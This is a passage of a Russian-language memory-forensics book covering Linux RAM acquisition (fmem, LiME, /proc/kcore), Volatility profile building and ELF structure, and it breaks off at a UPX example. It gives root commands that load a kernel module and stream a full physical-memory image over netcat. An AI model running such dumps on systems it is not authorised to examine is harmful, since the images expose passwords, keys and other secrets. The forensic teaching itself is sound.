До отключения почти во всех дистрибутивах из-за проблем безопасности самым популярным интерфейсом для получения образа памяти был `/dev/mem`. Когда это устройство включено, оно экспортирует физическую память и позволяет программам (например, `dd`) с привилегиями root напрямую читать ОЗУ и записывать в неё. К сожалению, `/dev/mem` также создавал трудности для неопытных следователей. Во-первых, многие машины не отображают ОЗУ непрерывно начиная с физического смещения 0. В результате следователь мог обратиться к чувствительным областям, вызвав повреждение памяти или общую нестабильность системы, как описано в главе 4.

Ещё одна проблема `/dev/mem` состоит в том, что он может адресовать лишь первые 896 Мбайт ОЗУ, даже если объём физической памяти системы значительно больше. Хотя ранние криминалистические расследования часто касались машин с объёмом ОЗУ менее 896 Мбайт, теперь такое почти не встречается, и невозможность получить память за пределами этого диапазона является ограничением применения `/dev/mem`.

/dev/kmem

Символьное устройство `/dev/kmem` исторически использовалось для получения подмножества памяти в 32-битных системах до его отключения. Если `/dev/mem` экспортирует необработанную физическую память, то `/dev/kmem` экспортирует виртуальное адресное пространство ядра. Как и в случае `/dev/mem`, риск безопасности, связанный с предоставлением пользовательскому пространству прямого доступа к памяти ядра, привёл к решению по умолчанию отключить `/dev/kmem` в современных дистрибутивах.

ptrace

`ptrace` - предоставляемый Linux интерфейс отладки пользовательского пространства. Этот интерфейс не подходит для надёжного получения образа памяти, поскольку может получать страницы только из работающих процессов, пропуская всю память ядра, освобождённые страницы и другие данные. Единственный случай, когда следует применять `ptrace` как метод получения образа, - если вас интересуют код и данные только одного процесса, например связанного с вредоносной программой.

Если вы хотите поэкспериментировать с инструментом получения образа памяти на основе `ptrace`, можно попробовать приложение memfetch, доступное здесь: lcamtuf.coredump.cx. Это приложение изначально работает в Linux на Intel и легко переносится на ARM. Оно читает начальные и конечные адреса диапазонов памяти процесса из `/proc/<pid>/maps`, а затем с помощью `ptrace` выгружает каждую страницу на диск. Далее в книге вы узнаете, как ядро заполняет `/proc/<pid>/maps` и как с помощью плагина Volatility `linux_dump_map` получить сходный результат из полного образца памяти.

Современные методы получения образа

Недостатки описанных выше исторических методов получения образа в 32-битных системах заставили разработчиков криминалистического сообщества создать специализированные инструменты получения образа памяти. Эти инструменты предоставляют специалистам больше гибкости в процессе получения образа, но также требуют загрузки стороннего программного обеспечения в целевые системы для сбора свидетельств. С появлением 64-битных систем ещё одно устройство пользовательского пространства, `/proc/kcore`, вновь открыло возможность получения физической памяти напрямую из пользовательского пространства. В этом разделе мы обсуждаем `/proc/kcore`, инструменты получения образа fmem и LiME, а также преимущества и недостатки каждого из них.

fmem

Для устранения проблем, возникавших при использовании `/dev/mem` в 32-битных системах, был создан проект fmem (hysteria.sk). fmem работает, загружая драйвер ядра, который создаёт символьное устройство с именем `/dev/fmem`. Это устройство работает сходно с `/dev/mem`, экспортируя физическую память для доступа других программ, но обладает рядом преимуществ. Первое преимущество состоит в том, что перед обращением к физическим страницам оно проверяет, находятся ли они в основной памяти (вызывая функцию `page_is_ram`). Это не позволяет следователям случайно прочитать память устройств или неотображённые физические адреса, что вызывает проблемы стабильности (см. главу 4). Ещё одно преимущество fmem состоит в способности обращаться к физическим страницам выше границы 896 Мбайт, в отличие от `/dev/mem`.

Единственный недостаток fmem заключается в том, что следователь должен исследовать `/proc/iomem`, чтобы определить, где отображена ОЗУ. Как обсуждалось ранее, это необходимо для машин, которые не отображают всю основную память начиная с физического смещения 0. В некоторых системах ОЗУ разбита на множество различных сегментов, загруженных высоко в физической памяти. Например, ниже приведено начало вывода `/proc/iomem` на гостевой Debian в VMware Workstation с 3084 Мбайт физической памяти и включённым PAE:

```
$ cat /proc/iomem
00000000-0000ffff : reserved
00010000-0009f3ff : System RAM
0009f400-0009ffff : reserved
000a0000-000bffff : PCI Bus 0000:00
  000a0000-000bffff : Video RAM area
000c0000-000c7fff : Video ROM
000ca000-000cbfff : reserved
  000ca000-000cafff : Adapter ROM
000cc000-000cffff : PCI Bus 0000:00
000d0000-000d3fff : PCI Bus 0000:00
[snip]
```

В этом выводе видны начальный и конечный физические адреса каждого диапазона памяти вместе с именем. Для получения образа вас должны интересовать диапазоны с именем `System RAM`. Чтобы найти исключительно эти диапазоны, можно выполнить их поиск в файле:

```
$ grep "System RAM" /proc/iomem
00010000-0009f3ff : System RAM
00100000-bfedffff : System RAM
bff00000-bfffffff : System RAM
100000000-100bfffff : System RAM
```

В этой гостевой системе необходимо получить четыре диапазона физической памяти. Обратите внимание, что последний диапазон (`100000000-100bfffff`) находится выше обычного предела для

32-битных систем (`0xffffffff`) и фактически расположен примерно на отметке 4,3 Гбайт в физической памяти. Поэтому, если с помощью `dd` получить 3084 Мбайт ОЗУ через fmem, данные последней области будут пропущены. Для обнаружения этой ошибки потребовался бы знающий следователь, поскольку файл имел бы правильный размер ОЗУ (3084 Мбайт), а инструменты анализа памяти (включая Volatility) по большей части выглядели бы работающими. Однако образец памяти был бы неполным.

Хотя fmem - прекрасное дополнение к средствам получения и исследования памяти, это очень ручной инструмент, и для его правильного применения необходимо глубокое знание схемы физической памяти.

Linux Memory Extractor (LiME)

Linux Memory Extractor, также известный как LiME (code.google.com), - новейший инструмент получения образа памяти Linux. Он устраняет проблемы и трудности, связанные с рассмотренными выше инструментами и методами. Джо Сильв, Вико Марциале, Эндрю Кейс и Голден Дж. Ричард III обсуждают исходную реализацию LiME в статье, доступной здесь: dfir.org.

LiME работает, загружая драйвер ядра, но вместо создания символьного устройства, доступного пользовательскому пространству, всё получение образа выполняется внутри ядра. Это значительно повышает точность полученного образца, поскольку для передачи данных не требуются переключения контекста между пользовательским пространством и ядром. LiME также усовершенствует fmem, автоматически определяя диапазоны адресов, содержащие основную память. Для перечисления диапазонов LiME обходит связный список ядра `iomem_resource`. Этот список содержит дескрипторы каждого сегмента физической памяти. Если имя сегмента совпадает с именем ОЗУ (`System RAM`), соответствующие члены `start` и `end` определяют местоположение сегмента в физической памяти.

При получении памяти с помощью LiME можно выбирать из нескольких форматов получения. При использовании рекомендуемого формата `lime` создаётся структурированный файл, устраняющий необходимость создавать файл с заполнением нулями. Этот структурированный формат содержит метаданные, описывающие, из какого физического смещения происходит каждый раздел, что позволяет инструменту анализа памяти динамически восстановить исходную схему памяти.

Каждый сегмент полученной памяти начинается с `lime_header`. Следующий вывод показывает эту структуру метаданных:

```
>>> dt("lime_header")
'lime_header' (32 bytes)
0x0   : magic                          ['unsigned int']
0x4   : version                        ['unsigned int']
0x8   : start                          ['unsigned long long']
0x10  : end                            ['unsigned long long']
0x18  : reversed                       ['unsigned long long']
```

Заголовок содержит член `magic`, значение которого равно `0x4C694D45` (LiME в шестнадцатеричном виде). Члены `start` и `end` сообщают, каким адресам физической памяти соответствует сегмент. Фактические данные следуют непосредственно за `lime_header`. Чтобы найти следующий сегмент и его `lime_header`, нужно просто сложить размер заголовка и размер сегмента. В Volatility эта логика реализована в адресном пространстве LiME в `volatility/plugins/addrspaces/lime.py`.

Компиляция LiME

Чтобы использовать LiME, сначала необходимо скомпилировать модуль ядра для версии ядра, которую вы хотите анализировать. Это подробно рассматривается в документации проекта (code.google.com). После компиляции модуля у вас будет файл с именем `lime-<kernel version>.ko`, который можно загрузить в целевую систему (см. следующий шаг).

> **Предупреждение.**
>
> Без крайней необходимости никогда не следует компилировать LiME (или вообще любое программное обеспечение) в системе, которую вы планируете исследовать. Компиляция требует установки исходного кода и других вспомогательных файлов, не говоря уже о создании множества временных файлов во время сборки, которые могут перезаписать свидетельства в свободном пространстве. В некоторых случаях на целевой машине может даже отсутствовать компилятор. Поэтому мы настоятельно рекомендуем компилировать инструменты в системе, не являющейся частью расследования, а в целевой системе выполнять только скомпилированные файлы.
>
> В идеале у вас должен быть доступ к тестовым системам с теми же версиями ядра, что и в производственных системах. Используйте эти машины для компиляции модуля LiME. Если у вас нет систем со сходной конфигурацией, модули можно кросс-компилировать (дополнительные сведения см. в разделе `Корпоративный криминалистический анализ памяти Linux` далее в этой главе).

Загрузка LiME и выгрузка памяти

LiME способен выгружать память либо на локальный диск, либо по сети и может делать это в следующих форматах:

• `raw`: все диапазоны памяти, объединённые последовательно.
• `padded`: аналогично формату raw, за исключением того, что промежутки между диапазонами памяти заполняются нулями.
• `lime`: запись в упомянутом выше формате LiME (рекомендуется).

Местом назначения дампа памяти можно управлять, задавая параметр `path` модуля ядра. Чтобы выгрузить содержимое памяти в файл на устройстве хранения, просто укажите `path=/path/to/memdmp.lime`. В этом случае память получается и записывается в нужное место сразу после загрузки модуля. Пример получения памяти на диск в формате lime показан в следующей команде:

```
$ sudoinsmod lime.ko "path=/mnt/externaldrive/memdmp.lime format=lime"
```

Обратите внимание, что в этой команде мы указываем путь `/mnt/external`, чтобы выгрузить память на внешний накопитель. Никогда без крайней необходимости не следует сохранять свидетельства на локальный диск, поскольку это перезапишет нераспределённое дисковое пространство, которое может оказаться полезным при криминалистическом исследовании диска.

Для получения образа по сети путь задаётся как `path=tcp:4444` (конкретный порт выбираете вы). Затем в целевой системе на указанном порту создаётся прослушивающий сокет. К сокету можно подключиться с помощью такого инструмента, как `netcat`, и получение образа начнётся сразу после установления соединения. Ниже приведён пример получения памяти по сети с помощью `netcat`. Первая команда запускается на машине, память которой необходимо получить:

```
$ sudo insmod lime.ko "path=tcp:4444 format=lime"
```

Затем на криминалистической станции можно использовать `netcat` для получения образа (предполагается, что `192.168.1.40` - IP-адрес целевого компьютера, на котором установлен LiME):

```
$ nc 192.168.1.40 4444 > memdmp.lime
```

> **Примечание.**
>
> В некоторых дистрибутивах, например Ubuntu, кавычки вокруг параметров необходимы для правильной работы. Другие дистрибутивы, например Red Hat, при использовании кавычек работают неправильно.

/proc/kcore

Файл `/proc/kcore` экспортирует виртуальное адресное пространство ядра в пользовательское пространство в виде файла дампа ядра (ELF). В 32-битных системах это ограничивает получение образа первыми 896 Мбайт памяти, как объяснялось при обсуждении `/dev/mem`. В 64-битных системах пригодность `/proc/kcore` меняется, поскольку ядро хранит статическое виртуальное отображение всей ОЗУ. Это отображение документировано разработчиками ядра в файле `Documentation/x86/x86_64/mm.txt` исходного кода ядра. Читая это статическое отображение, можно успешно получать физическую память 64-битных систем через `/proc/kcore`.

К сожалению, шаги получения памяти из `/proc/kcore` утомительны и часто требуют специализированного инструмента. К выпуску Volatility 2.4 прилагается экспериментальный инструмент, способный получать память из `/proc/kcore`. Инструмент работает, разбирая разделы ELF в `/proc/kcore` и определяя сегменты, отображающие память, посредством сравнения с данными, прочитанными из `/proc/iomem`. Затем каждая полученная область записывается как сегмент LiME для немедленной совместимости с Volatility.

Даже в 64-битных системах `/proc/kcore` имеет несколько недостатков, из-за которых для получения образа может потребоваться собственно инструмент LiME. Первая проблема состоит в том, что `/proc/kcore` можно отключить. Почти все стандартные дистрибутивы включают `/proc/kcore`, но системы с повышенным вниманием к безопасности, такие как grsecurity и усиленный дистрибутив Gentoo, отключают его. Другой недостаток состоит в том, что вредоносная программа может перехватить функцию чтения `/proc/kcore` и отфильтровать данные, получаемые инструментом пользовательского пространства.

Профили Linux для Volatility

Прежде чем использовать Volatility для анализа недавно полученного образца памяти, необходимо сначала создать профиль целевой операционной системы. Если вы ранее анализировали образцы Windows, то знаете, что Volatility имеет встроенную поддержку всех основных версий Windows и никаких дополнительных шагов не требуется. Однако Linux отличается из-за большого числа версий ядра, подверсий ядра и модифицированных ядер. Например, на момент написания Volatility поддерживает версии ядра от 2.6.11 до 3.14 (последней). В этом диапазоне более 40 базовых ядер и 500 подверсий, каждой из которых требуется отдельный профиль. Кроме того, когда пользователь компилирует ядро с нуля, каждый параметр конфигурации (включённый или отключённый) может радикально изменить полученное ядро.

Такое большое количество версий ядра не позволяет поставлять Volatility с профилями для всех возможных сборок ядра Linux. Вместо этого текущий подход состоит в создании профилей для наиболее распространённых ядер и обучении пользователей созданию собственных профилей для

своих систем. В будущем мы надеемся получить более автоматизированную систему создания широкого набора профилей, которые пользователи смогут загружать.

> **Примечание.**
>
> Хэл Померанц выпустил инструмент (github.com), автоматизирующий компиляцию и профилей Volatility, и модулей LiME при выполнении в системе с целевым ядром. Этот инструмент может значительно ускорить анализ и упростить освоение для новых следователей.

Настройка программного обеспечения

Программное обеспечение, необходимое для создания профилей Linux, указано в следующем списке:

• `dwarfdump`: инструмент, разбирающий отладочную информацию из ELF-файлов, таких как ядро Linux и модули ядра. В частности, вывод `dwarfdump` включает определения структур. Этот инструмент можно установить, получив пакет `dwarfdump` в Ubuntu/Debian, используя пакет `libdwarf-tools` в OpenSuSE и Fedora либо скомпилировав его из исходного кода (reality.sgiweb.org).
• **Инструменты компилятора.** На компьютере необходимо установить инструменты, требуемые для компиляции исходного кода C, такие как `gcc` и `make`. В дистрибутивах Ubuntu и Debian можно просто использовать `apt-get install build-essential`, но в разных дистрибутивах это делается по-разному.
• **Заголовки ядра.** Для создания правильных определений структур необходимо получить заголовки именно того ядра, которое вы хотите анализировать. Заголовки Ubuntu/Debian упакованы в пакет `linux-headers-`uname -r`` . Для других дистрибутивов просто найдите в репозитории соответствующее представление заголовков ядра.

Создание профиля

Создание профиля состоит из формирования набора VTypes (определений структур) и файла `System.map` для конкретной версии ядра. Volatility использует эти источники информации при анализе.

Создание VTypes

Текущий метод создания VTypes состоит в компиляции `tools/linux/module.c` (поставляемого с Volatility) для ядра, которое вы хотите анализировать. `module.c` - модуль ядра, объявляющий члены всех типов, необходимых Volatility. Этих объявлений достаточно для добавления определений типов в отладочную информацию модуля. Чтобы скомпилировать модуль, просто перейдите в каталог `tools/linux` и введите `make`. При успехе вывод должен выглядеть примерно так:

```
$ make
make -C //lib/modules/3.2.0-4-686-pae/build
  CONFIG_DEBUG_INFO=y M=/opt/vol2.4/tools/linux modules
make[1]: Entering directory `/usr/src/linux-headers-3.2.0-4-686-pae'
  CC [M]  /opt/vol2.4/tools/linux/module.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /opt/vol2.4/tools/linux/module.mod.o
```

```
  LD [M]  /opt/vol2.4/tools/linux/module.ko
make[1]: Leaving directory `/usr/src/linux-headers-3.2.0-4-686-pae'
dwarfdump -di module.ko > module.dwarf
make -C //lib/modules/3.2.0-4-686-pae/build M=/opt/vol2.4/tools/linux clean
make[1]: Entering directory `/usr/src/linux-headers-3.2.0-4-686-pae'
  CLEAN  /opt/vol2.4/tools/linux/.tmp_versions
  CLEAN  /opt/vol2.4/tools/linux/Module.symvers
make[1]: Leaving directory `/usr/src/linux-headers-3.2.0-4-686-pae'
```

Обратите внимание, что ближе к концу компиляции `dwarfdump` запускается для `module.ko` (модуля ядра), чтобы создать `module.dwarf`. Этот файл включается в ZIP-профиль.

> **Примечание.**
>
> Сборка `module.ko` не требуется, если вместо него можно использовать скомпилированный файл ядра Linux (`vmlinux`). Однако файл `vmlinux` не поставляется с большинством дистрибутивов Linux.

Получение символов

Символы содержатся в файле `System.map`. Этот файл можно найти в нескольких местах, в том числе в установочном пакете ядра дистрибутива, каталоге `/boot` машины с установленным ядром или каталоге исходного кода, в котором компилировалось ядро. Если у вас имеется ELF-файл ядра (`vmlinux`), файл `System.map` также можно создать, запустив для него команду `nm`.

Большинство людей просто копируют файл из `/boot`, но будьте внимательны: в системах с несколькими ядрами имеется несколько файлов `System.map`. В таких случаях сначала можно проверить имя файла с помощью `uname -a`, либо в большинстве дистрибутивов скопировать `/boot/System.map-`uname -r`` , чтобы гарантированно выбрать правильный файл. Флаг `r` команды `uname` предписывает выводить только выпуск ядра.

> **Примечание.**
>
> Файл `System.map` содержит адреса всех символов ядра, которые Volatility использует для поиска ключевых структур данных в памяти. Даже простой повторной компиляции того же ядра достаточно для изменения адресов символов. Эти изменения - одна из главных причин, по которым нельзя взять профиль, построенный для Ubuntu 11.04, и ожидать его работы в Ubuntu 12.04. Также нельзя рассчитывать, что после выполнения `apt-get upgrade` ранее работавший профиль будет работать с обновлённым ядром.

Создание профиля

Чтобы создать профиль, поместите файлы `module.dwarf` и `System.map` в ZIP-файл. Затем переместите этот ZIP-файл в каталог `volatility/plugins/overlays/linux/`. ZIP-файл следует назвать в соответствии с дистрибутивом, архитектурой и версией ядра, которые он представляет. Все эти шаги можно выполнить одной командой, как показано здесь:

```
$ zip /path/to/volatility/plugins/overlays/linux/Redhat2.6.11.zip
      /path/to/module.dwarf
      /path/to/System.map
```

Примечание.

Можно также создать отдельный каталог за пределами Volatility для хранения профилей. В таком случае при запуске Volatility аргументам командной строки необходимо предпосылать `--plugins=/path/to/your/profile/directory`. Это может быть полезно, если для анализа дампов памяти Linux вы используете автономный исполняемый файл Windows, в таком случае у вас нет установки Volatility из исходного кода.

Использование профиля

Чтобы использовать профиль, сначала необходимо узнать имя, которое назначает ему Volatility. Имя будет состоять из `Linux` + имя вашего ZIP-файла + `x86`, `x64` или `ARM`, в зависимости от архитектуры. Однако если вы забудете его, имя можно найти, запустив команду `--info` и выполнив поиск `Linux`:

```
$ python vol.py --info | grep Linux
Volatility Foundation Volatility Framework 2.4
LinuxCentOS63x64                  - A Profile for Linux CentOS63 x64
LinuxCentOS53x64                  - A Profile for Linux CentOS5.3 x64
LinuxFedora17x64                  - A Profile for Linux Fedora17 x64
LinuxNovellSuSE111x64             - A Profile for Linux NovellSuSE111 x64
LinuxOpenSuSE12x86                - A Profile for Linux OpenSuSE12 x86
LinuxUbuntu1204x64                - A Profile for Linux Ubuntu1204 x64
```

В этом примере видно, что установлено несколько профилей Linux, и это хороший пример того, почему важна согласованная схема именования ZIP-файлов. Чтобы использовать заданный профиль, просто передайте его имя в параметре `--profile`:

```
$ python vol.py --profile=LinuxFedora17x64 -f /path/to/memory/sample linux_pslist
```

Корпоративный криминалистический анализ памяти Linux

Хотя создание профилей для одной или двух версий операционной системы не слишком сложно и обременительно, системным администраторам Linux часто приходится поддерживать множество операционных систем и версий ядра в масштабе предприятия. Аналогичным образом, группы реагирования на инциденты часто входят в среды, почти или вовсе не имея предварительных сведений об используемых операционных системах.

Для помощи в таких ситуациях Volatility содержит отдельный Makefile (`Makefile.enterprise`), позволяющий выполнять кросс-компиляцию (то есть компилировать для произвольного набора заголовков ядра вместо заголовков текущей системы). Чтобы использовать этот Makefile, сначала необходимо изменить вторую строку (`KDIR`), указав каталог заголовков ядра. Затем вместо ввода `make` из каталога `tools/linux` введите `make -f Makefile.enterprise`. Эта команда компилирует модуль ядра для ваших пользовательских заголовков.

Ограничения кросс-компиляции

Одно из осложнений, с которым можно столкнуться при кросс-компиляции, состоит в том, что пакет заголовков ядра из дистрибутива не содержит файла `.config`, необходимого для компиляции отладочного модуля Volatility (`module.c`). В таком случае необходимо также загрузить пакет образа ядра. Затем файл с именем `config-<kernel version>` копируется в `.config` в каталоге заголовков ядра. Также необходимо получить файл `System.map` для ядра, для которого вы хотите выполнить компиляцию. Этот файл содержится в том же пакете образа ядра, где расположен файл `.config`.

Кросс-компиляция для Ubuntu

Чтобы скомпилировать профиль для 32-битного ядра Ubuntu `2.6.32-22-generic`, необходимы пакеты `linux-image-2.6.32-22-generic`, `linux-headers-2.6.32-22` и `linux-headers-2.6.32-22-generic`. Они находятся на сайте поиска пакетов Ubuntu: packages.ubuntu.com. Получив пакет `linux-image`, извлеките файл `.deb` с помощью `ar`, а затем извлеките данные из архива tar, как показано в следующих командах:

```
$ wget http://security.ubuntu.com/ubuntu/pool/main/l/\
linux/linux-image-2.6.32-22-generic_2.6.32-22.36_i386.deb
[snip]
2013-11-23 11:54:51 - `linux-image-2.6.32-22-generic_2.6.32-22.36_i386.deb'
$ ar x linux-image-2.6.32-22-generic_2.6.32-22.36_i386.deb
$ tar -xjf data.tar.bz2
$ ls
boot  data.tar.bz2  lib  usr
$ ls boot
abi-2.6.32-22-generic  config-2.6.32-22-generic  System.map-2.6.32-22-generic
vmcoreinfo-2.6.32-22-generic  vmlinuz-2.6.32-22-generic
```

Как видно в извлечённых файлах данных, у вас имеются каталоги с именами `boot`, `lib` и `usr`. Если перечислить содержимое каталога `boot`, будут найдены файлы `System.map` и `.config` для конкретной версии ядра. В этом примере файл `.config` называется `config-2.6.32-22-generic`.

Далее необходимо загрузить два пакета заголовков ядра, поскольку Ubuntu создаёт общий пакет для каждой версии ядра и отдельные пакеты для каждой версии, используемой операционной системой. Начать можно с загрузки базового пакета:

```
$ wget http://security.ubuntu.com/ubuntu/pool/main/\
l/linux/linux-headers-2.6.32-22_2.6.32-22.36_all.deb
[snip]
2013-11-23 12:27:28 - `linux-headers-2.6.32-22_2.6.32-22.36_all.deb'
$ ar x linux-headers-2.6.32-22_2.6.32-22.36_all.deb
$ tar -xzf data.tar.gz
$ ls usr/src/linux-headers-2.6.32-22
arch   crypto         drivers   fs
[snip]
```

Затем загрузите пакет для конкретной версии ядра:

```
$ wget http://security.ubuntu.com/ubuntu/pool/main/\
l/linux/linux-headers-2.6.32-22-generic_2.6.32-22.36_i386.deb
[snip]
2013-10-23 11:53:38 - `linux-headers-2.6.32-22-generic_2.6.32-22.36_i386.deb'
$ ar x linux-headers-2.6.32-22-generic_2.6.32-22.36_i386.deb
$ ls
control.tar.gz  data.tar.gz  debian-binary
linux-headers-2.6.32-22-generic_2.6.32-22.36_i386.deb
$ tar -xzf data.tar.gz
$ ls
lib  usr
$ ls usr/src/linux-headers-2.6.32-22-generic/
arch   crypto drivers   fs
[snip]
```

На этом этапе необходимо создать каталог и поместить в него обе папки заголовков:

```
$ mkdir headers
$ cd headers
$ mv /path/to/usr/src/linux-headers-2.6.32-22-generic/ .
$ mv /path/to/usr/src/linux-headers-2.6.32-22 .
$ ls
linux-headers-2.6.32-22  linux-headers-2.6.32-22-generic
```

Затем скопируйте файл `.config` из пакета `linux-image` в каталог `linux-headers-2.6.32-22-generic` (каталог конкретного ядра), находящийся под только что созданным каталогом (`headers`). Наконец, обновите параметр `KDIR` своего Makefile, указав этот каталог. После выполнения команды `make` у вас будет файл `module.dwarf`, который можно поместить в ZIP-файл вместе с файлом `System.map` из пакета `linux-image`. Теперь у вас есть профиль Ubuntu, созданный без необходимости устанавливать или использовать компьютер с конкретной версией ядра.

Итоги

Исторически операционная система Linux предоставляла несколько интерфейсов к физической памяти и виртуальному адресному пространству ядра. Однако ни один из этих вариантов не подходит для безопасного и полного криминалистического получения основной памяти. LiME, напротив, специально разработан для решения проблем, которые ранее создавали другие инструменты. Благодаря возможности кросс-компиляции можно создавать и развёртывать модули LiME в гетерогенных корпоративных средах. Используя сходные методы, можно также строить соответствующие профили Volatility для целевых систем.

Глава 20. Операционная система Linux

Поддержка Linux в Volatility впервые была официально включена в выпуск 2.2 (октябрь 2012 года). Если не указано иное, плагины Volatility для Linux поддерживают версии ядра от 2.6.11 до 3.14. Возможность поддерживать глубокий анализ такого широкого диапазона ядер зависит от всестороннего понимания архитектурных решений разработчиков ядра Linux и технологий, применяемых ими во всей операционной системе. В этой главе вы узнаете о формате файлов Executable and Linking Format (ELF) и о том, как находить в памяти конкретные разделы для анализа. Вы также исследуете глобальную таблицу смещений (GOT), которую противники могут использовать для изменения поведения системы. Наконец, мы опишем интересный аспект преобразования виртуальных адресов Linux и революционную новую технологию сжатия страниц, вытесненных в пространство подкачки.

Файлы ELF

ELF - основной формат исполняемых файлов, используемый в системах Linux. Пользовательские приложения, совместно используемые библиотеки, модули ядра и само ядро хранятся в формате ELF. Чтобы полностью понять, как выполнять криминалистический анализ памяти и анализ вредоносных программ в системах Linux, сначала необходимо познакомиться с форматом ELF. Для его изучения мы обсудим структуры данных ELF и расположение на диске с помощью команды `readelf`. `readelf` поставляется с `binutils` и должна быть установлена по умолчанию во всех дистрибутивах Linux. Полную документацию формата ELF можно найти по адресу skyfree.org.

Заголовок ELF

Заголовок ELF находится в самом начале файла (смещение 0). Он представлен структурой данных `Elf32_Ehdr` или `Elf64_Ehdr` соответственно для 32-битных или 64-битных файлов. Для анализа важны следующие члены структуры:

• `e_ident`: содержит идентификационную информацию файла. Первые четыре байта равны `\x7fELF`, пятый байт хранит сведения о том, является ли файл 32- или 64-битным, а шестой байт - о порядке от младшего к старшему или от старшего к младшему. Эту сигнатуру можно использовать для сканирования дампов памяти и поиска начала ELF-файлов, отображённых в ОЗУ.
• `e_type`: сообщает тип файла - исполняемый файл, перемещаемый образ, совместно используемая библиотека или дамп ядра.
• `e_entry`: содержит точку входа программы, то есть адрес первой инструкции, выполняемой при запуске программы.
• `e_phoff`, `e_phentsize` и `e_phnum`: содержат смещение в файле, размер записи и количество записей заголовков программы.
• `e_shoff`, `e_shentsize` и `e_shnum`: содержат смещение в файле, размер записи и количество записей заголовков разделов.
• `e_shstrndx`: хранит индекс строк, соответствующих именам разделов, в таблице заголовков разделов.

Параметр `-h` команды `readelf` отображает информацию заголовка. Как показано в следующем выводе, файл `/bin/ls` является 32-битным исполняемым файлом ELF. Видны 16 магических байтов (начинающихся с `\x7fELF`), которые можно использовать как критерии для поиска

экземпляра ELF в памяти. Его точка входа равна `0x804c1b4`, и он имеет 9 заголовков программы и 28 заголовков разделов.

```
$readelf -h /bin/ls
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x804c1b4
  Start of program headers:          52 (bytes into file)
  Start of section headers:          111580 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         28
  Section header string table index: 27
```

Разделы

Двоичный файл ELF обычно разделён на несколько разделов. Член `e_shoff` заголовка ELF сообщает, где начинаются записи заголовков разделов. По этому смещению находится массив структур `Elf32_Shdr` или `Elf64_Shdr`, представляющих каждый раздел файла. Конкретная переменная, строка или набор инструкций, необходимые для анализа, могут находиться внутри определённого раздела, поэтому знание способа поиска раздела и его размера позволяет сузить область поиска. Критически важные члены этих структур описаны в следующем списке:

• `sh_name`: содержит индекс в таблице строк имён разделов.
• `sh_addr`: хранит виртуальный адрес, по которому будет отображён раздел. Для перемещаемого кода, например двоичных файлов PIE и совместно используемых библиотек, член `sh_addr` совпадает с членом `sh_offset`, поскольку компоновщик не знает, где код загрузится в адресном пространстве.
• `sh_offset`: содержит смещение в файле. Для файлов, не являющихся PIE (Position Independent Executables), `sh_addr` будет полным виртуальным адресом.
• `sh_size`: содержит размер раздела в байтах.

Отображение разделов с помощью readelf

Параметр `-S` команды `readelf` отображает заголовки разделов исполняемого файла, включая имя, тип, адрес, смещение и размер каждого раздела. Следующий вывод показывает информацию заголовков разделов, извлечённую из файла `/bin/ls`. В таблицах 20-1 и 20-2 описаны наиболее важные разделы и типы, которые обычно встречаются в выводе `readelf`.

```
$ readelf -S /bin/ls
There are 28 section headers, starting at offset 0x1b3dc:

Section Headers:
  [Nr] Name              Type         Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL         00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS     08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE         08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE         08048188 000188 000024 00   A  0   0  4
```

```
  [ 4] .hash             HASH         080481ac 0001ac 000374 04   A  6   0  4
  <snip>
  [12] .init             PROGBITS     08049820 001820 000026 00  AX  0   0  4
  [13] .plt              PROGBITS     08049850 001850 0006b0 04  AX  0   0 16
  [14] .text             PROGBITS     08049f00 001f00 0118fc 00  AX  0   0 16
  [15] .fini             PROGBITS     0805b7fc 0137fc 000017 00  AX  0   0  4
  [16] .rodata           PROGBITS     0805b820 013820 0041a4 00   A  0   0 32
  <snip>
  [23] .got              PROGBITS     08063fec 01afec 000008 04  WA  0   0  4
  [24] .got.plt          PROGBITS     08063ff4 01aff4 0001b4 04  WA  0   0  4
  [25] .data             PROGBITS     080641c0 01b1c0 00012c 00  WA  0   0 32
  [26] .bss              NOBITS       08064300 01b2ec 000c2c 00  WA  0   0 32
  [27] .shstrtab         STRTAB       00000000 01b2ec 0000ed 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Таблица 20-1. Распространённые разделы ELF

Имя раздела	**Описание**
`.text`	Содержит исполняемый код приложения.
`.data`	Содержит данные для чтения/записи (переменные).
`.rdata`	Содержит данные только для чтения.
`.bss`	Содержит переменные, инициализированные нулём.
`.got`	Содержит глобальную таблицу смещений.

Таблица 20-2. Распространённые типы разделов

Тип раздела	**Описание**
`PROGBITS`	Разделы, содержимое которых с диска будет загружено в память при выполнении.
`NOBITS`	Разделы, не имеющие данных в файле, но имеющие области, выделенные в памяти. `.bss` обычно является разделом `NOBITS`, поскольку вся его память инициализируется нулём при выполнении (и нет необходимости хранить нули в файле).
`STRTAB`	Содержит таблицу строк приложения.
`DYNAMIC`	Указывает, что приложение динамически скомпоновано, и содержит динамическую информацию.
`HASH`	Содержит хеш-таблицу символов приложения.

Столбцы адреса и смещения в выводе `readelf` сообщают, где раздел расположен в адресном пространстве процесса, а также смещение внутри файла. Это может быть полезно для извлечения из файла определённой информации, например исполняемого кода, инициализированных переменных или пользовательских разделов, которые могут содержать такие сведения, как ключи шифрования.

Упакованные двоичные файлы ELF

При анализе вредоносных программ вы часто будете встречать упакованные и обфусцированные исполняемые файлы. Поскольку заголовки разделов необязательны, одним из первых элементов, удаляемых упаковщиком из исполняемого файла, является таблица заголовков разделов. Это затрудняет обратную разработку, поскольку устраняет информацию, на которую инструменты анализа полагаются при статическом построении карты исполняемого файла. Следующий вывод показывает результат применения упаковщика UPX к исполняемому файлу ELF.

```
$ cp /bin/ls ls_upx
$ upx ls_upx
